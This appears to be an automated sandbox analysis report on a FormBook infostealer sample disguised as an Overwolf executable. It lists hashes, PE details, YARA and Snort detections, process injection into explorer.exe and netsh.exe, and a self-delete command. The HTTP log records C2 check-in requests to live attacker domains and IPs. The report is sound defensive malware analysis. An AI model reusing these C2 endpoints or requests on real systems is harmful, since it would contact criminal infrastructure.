Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, HxTsr.exe, WerFault.exe, RuntimeBroker.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 131.253.33.200, 13.107.22.200, 20.54.104.15, 20.54.7.98, 40.91.112.76
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, displaycatalog-rp-uswest.md.mp.microsoft.com.akadns.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ctldl.windowsupdate.com, consumerrp-displaycatalog-aks2aks-europe.md.mp.microsoft.com.akadns.net, wus2-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, dual-a-0001.dc-msedge.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, www-bing-com.dual-a-0001.a-msedge.net, consumer-displaycatalogrp-aks2aks-uswest.md.mp.microsoft.com.akadns.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net, neu-consumerrp-displaycatalog-aks2aks-europe.md.mp.microsoft.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:17:02	API Interceptor	1x Sleep call for process: triage_dropped_file.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\triage_dropped_file.exe.log

Process:	C:\Users\user\Desktop\triage_dropped_file.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178FF6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.8138641927863715
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	triage_dropped_file.exe
File size:	408064
MD5:	f6eaacd1b39028130602ee0892e67663
SHA1:	12ba0b4e8c41ececa29814f9b64da351e5509fb0
SHA256:	1e144fefc15a6a2643674f01b3324e29b5320d45a16a081e8aad8a969712cb9d
SHA512:	a5705ae52ffde84bbd90d6335f23ffccaccbde9b2e75d2462216662a60cf6a178a6a7f2b318975fd77d05ffc1746c357fc85c717fa2aa20cb480e452e9c5463b
SSDEEP:	6144:h1hwO+Q45IX8LhyTa4eD9n1jMrOmm/jvXryE/74GoynY5vLyv97SnxQf8YdxvBWR:fLenxeOmm/j2Ub2M8YdByUHIgMv4rS
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..0.....N... ...`....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x464eee
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT

Time Stamp:	0x61F1E2DB [Thu Jan 27 00:10:03 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x64e9c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x66000	0x5e8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x68000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x64d64	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x62ef4	0x63000	False	0.897399285827	data	7.82226086578	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x66000	0x5e8	0x600	False	0.427083333333	data	4.19707782727	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x68000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x66090	0x356	data		
RT_MANIFEST	0x663f8	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Overwolf 2021
Assembly Version	11.0.0.0
InternalName	UCOMITypeL.exe
FileVersion	11.0.0.0
CompanyName	Overwolf LTD
LegalTrademarks	
Comments	
ProductName	Overwolf
ProductVersion	11.0.0.0
FileDescription	Overwolf
OriginalFilename	UCOMITypeL.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-15:18:16.875929	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49811	80	192.168.2.5	104.21.22.47

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-15:18:16.875929	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49811	80	192.168.2.5	104.21.22.47
01/28/22-15:18:16.875929	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49811	80	192.168.2.5	104.21.22.47
01/28/22-15:19:08.137491	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49820	80	192.168.2.5	81.17.29.148
01/28/22-15:19:08.137491	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49820	80	192.168.2.5	81.17.29.148
01/28/22-15:19:08.137491	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49820	80	192.168.2.5	81.17.29.148

Network Port Distribution

Total Packets: 13

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 15:18:16.858393908 CET	49811	80	192.168.2.5	104.21.22.47
Jan 28, 2022 15:18:16.875597000 CET	80	49811	104.21.22.47	192.168.2.5
Jan 28, 2022 15:18:16.875716925 CET	49811	80	192.168.2.5	104.21.22.47
Jan 28, 2022 15:18:16.875929117 CET	49811	80	192.168.2.5	104.21.22.47
Jan 28, 2022 15:18:16.892891884 CET	80	49811	104.21.22.47	192.168.2.5
Jan 28, 2022 15:18:16.932411909 CET	80	49811	104.21.22.47	192.168.2.5
Jan 28, 2022 15:18:16.932641029 CET	49811	80	192.168.2.5	104.21.22.47
Jan 28, 2022 15:18:16.932703972 CET	80	49811	104.21.22.47	192.168.2.5
Jan 28, 2022 15:18:16.932756901 CET	49811	80	192.168.2.5	104.21.22.47
Jan 28, 2022 15:18:16.949366093 CET	80	49811	104.21.22.47	192.168.2.5
Jan 28, 2022 15:18:47.885889053 CET	49818	80	192.168.2.5	188.114.96.7
Jan 28, 2022 15:18:47.903076887 CET	80	49818	188.114.96.7	192.168.2.5
Jan 28, 2022 15:18:47.903237104 CET	49818	80	192.168.2.5	188.114.96.7
Jan 28, 2022 15:18:47.903491020 CET	49818	80	192.168.2.5	188.114.96.7
Jan 28, 2022 15:18:47.920373917 CET	80	49818	188.114.96.7	192.168.2.5
Jan 28, 2022 15:18:47.942751884 CET	80	49818	188.114.96.7	192.168.2.5
Jan 28, 2022 15:18:47.942790031 CET	80	49818	188.114.96.7	192.168.2.5
Jan 28, 2022 15:18:47.942950010 CET	49818	80	192.168.2.5	188.114.96.7
Jan 28, 2022 15:18:47.943054914 CET	49818	80	192.168.2.5	188.114.96.7
Jan 28, 2022 15:18:47.959908962 CET	80	49818	188.114.96.7	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 15:18:16.805891991 CET	54791	53	192.168.2.5	8.8.8.8
Jan 28, 2022 15:18:16.841569901 CET	53	54791	8.8.8.8	192.168.2.5
Jan 28, 2022 15:18:47.860148907 CET	63732	53	192.168.2.5	8.8.8.8
Jan 28, 2022 15:18:47.884793043 CET	53	63732	8.8.8.8	192.168.2.5
Jan 28, 2022 15:19:08.085529089 CET	54450	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 15:19:08.116527081 CET	53	54450	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 15:18:16.805891991 CET	192.168.2.5	8.8.8.8	0xc69e	Standard query (0)	www.inspectdecided.xyz	A (IP address)	IN (0x0001)
Jan 28, 2022 15:18:47.860148907 CET	192.168.2.5	8.8.8.8	0x15a6	Standard query (0)	www.fengyat.club	A (IP address)	IN (0x0001)
Jan 28, 2022 15:19:08.085529089 CET	192.168.2.5	8.8.8.8	0x900c	Standard query (0)	www.hstolchsjybyl.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 15:18:16.841569901 CET	8.8.8.8	192.168.2.5	0xc69e	No error (0)	www.inspectdecided.xyz		104.21.22.47	A (IP address)	IN (0x0001)
Jan 28, 2022 15:18:16.841569901 CET	8.8.8.8	192.168.2.5	0xc69e	No error (0)	www.inspectdecided.xyz		172.67.202.238	A (IP address)	IN (0x0001)
Jan 28, 2022 15:18:47.884793043 CET	8.8.8.8	192.168.2.5	0x15a6	No error (0)	www.fengyat.club		188.114.96.7	A (IP address)	IN (0x0001)
Jan 28, 2022 15:18:47.884793043 CET	8.8.8.8	192.168.2.5	0x15a6	No error (0)	www.fengyat.club		188.114.97.7	A (IP address)	IN (0x0001)
Jan 28, 2022 15:19:08.116527081 CET	8.8.8.8	192.168.2.5	0x900c	No error (0)	www.hstolchsjybyl.com		81.17.29.148	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.inspectdecided.xyz
- www.fengyat.club

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49811	104.21.22.47	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 15:18:16.875929117 CET	9817	OUT	GET /a83r/?v2=5jBLRl1pIZPlY&k2MLx=ZSxafiwoPrw2VCRk9gX3wlOewDINgI1JCq9hgmGWZWQPOxIps9jFRiFeHjLrjNblu9Aw HTTP/1.1 Host: www.inspectdecided.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 15:18:16.932411909 CET	9818	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 28 Jan 2022 14:18:16 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Fri, 28 Jan 2022 15:18:16 GMT Location: https://www.inspectdecided.xyz/a83r/?v2=5jBLRl1pIZPlY&k2MLx=ZSxafiwoPrw2VCRk9gX3wlOewDINgI1JCq9hgmGWZWQPOxIps9jFRiFeHjLrjNblu9Aw Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=fjqTa6KQsXdQRf6Ui81gv%2FixmDSEV7LuDmOzKiC%2BSgTrMTax57A58RTIGO7bxWx6f3I6LXJ%2Bt9JiP%2BcxtYw5hpNb38GcMN61qi%2BJq29xsG6njKpQu%2B2I3Dnqo94vapExWe%2FSNA0NCk%2Fx"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6d4ad95f8af492a8-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49818	188.114.96.7	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 15:18:47.903491020 CET	9853	OUT	GET /a83r/?k2MLx=CjCejP19lpOaTsMOx5tDhI8S8yyOisIWAU++//65IFlgHpMHnqLlfGYboARBAcbNtYvQ&v2=5jBLRl1pIZPlY HTTP/1.1 Host: www.fengyat.club Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 15:18:47.942751884 CET	9854	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 28 Jan 2022 14:18:47 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Fri, 28 Jan 2022 15:18:47 GMT Location: https://www.fengyat.club/a83r/?k2MLx=CjCejP19lpOaTsMOx5tDhI8S8yyOisIWAU++//65IFlgHpMHnqLlfGYboARBAcbNtYvQ&v2=5jBLRl1pIZPlY Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=mnoWGeHzpnVaxZkk%2BzzUERWAf6hGdgSOv0fX66e4lwZflgc8bl9nQQ6mHXVu3QTfAKTt77ZML%2Bck4mR9nM3JssBSwJuhoX157rCAbnDtk%2FWS9GMZxv%2FliRve1zQnmmJaKCAP"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6d4ada217e8c5c62-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Statistics

Behavior



System Behavior

Analysis Process: triage_dropped_file.exe PID: **3428**, Parent PID: **6004**

General

Target ID:	0
Start time:	15:16:42
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\triage_dropped_file.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\triage_dropped_file.exe"
Imagebase:	0xea0000
File size:	408064 bytes
MD5 hash:	F6EAACD1B39028130602EE0892E67663
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.284884958.00000000031F1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.285346164.00000000032A5000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.285937751.00000000041F9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.285937751.00000000041F9000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.285937751.00000000041F9000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Analysis Process: triage_dropped_file.exe PID: **3212**, Parent PID: **3428**

General

Target ID:	5
Start time:	15:17:04
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\triage_dropped_file.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\triage_dropped_file.exe
Imagebase:	0x9a0000
File size:	408064 bytes
MD5 hash:	F6EAACD1B39028130602EE0892E67663
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.281504689.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.281504689.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.281504689.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.362800931.0000000001070000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.362800931.0000000001070000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.362800931.0000000001070000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.363071763.00000000013B0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.363071763.00000000013B0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.363071763.00000000013B0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.362401143.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.362401143.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.362401143.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.281804558.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.281804558.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.281804558.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A467	NtReadFile

Analysis Process: explorer.exe PID: **3472**, Parent PID: **3212**

General

Target ID:	12
Start time:	15:17:07
Start date:	28/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000000.323777196.00000000071DA000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000000.323777196.00000000071DA000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000000.323777196.00000000071DA000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000000.311237190.00000000071DA000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000000.311237190.00000000071DA000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000000.311237190.00000000071DA000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: autofmt.exe PID: **6736**, Parent PID: **3472**

General

Target ID:	20
Start time:	15:17:39
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\autofmt.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autofmt.exe
Imagebase:	0xed0000
File size:	831488 bytes
MD5 hash:	7FC345F685C2A58283872D851316ACC4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: netsh.exe PID: **6764**, Parent PID: **3472**

General

Target ID:	21
Start time:	15:17:40
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\netsh.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\netsh.exe
Imagebase:	0x11f0000
File size:	82944 bytes
MD5 hash:	A0AA3322BB46BBFC36AB9DC1DBBBB807
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000002.507022811.0000000000F90000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000002.507022811.0000000000F90000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000002.507022811.0000000000F90000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000002.506874755.0000000000F60000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000002.506874755.0000000000F60000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000002.506874755.0000000000F60000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000002.505839508.0000000000980000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000002.505839508.0000000000980000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000002.505839508.0000000000980000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	99A467	NtReadFile

Analysis Process: cmd.exe PID: **6840**, Parent PID: **6764**

General

Target ID:	22
Start time:	15:17:44
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\triage_dropped_file.exe"
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
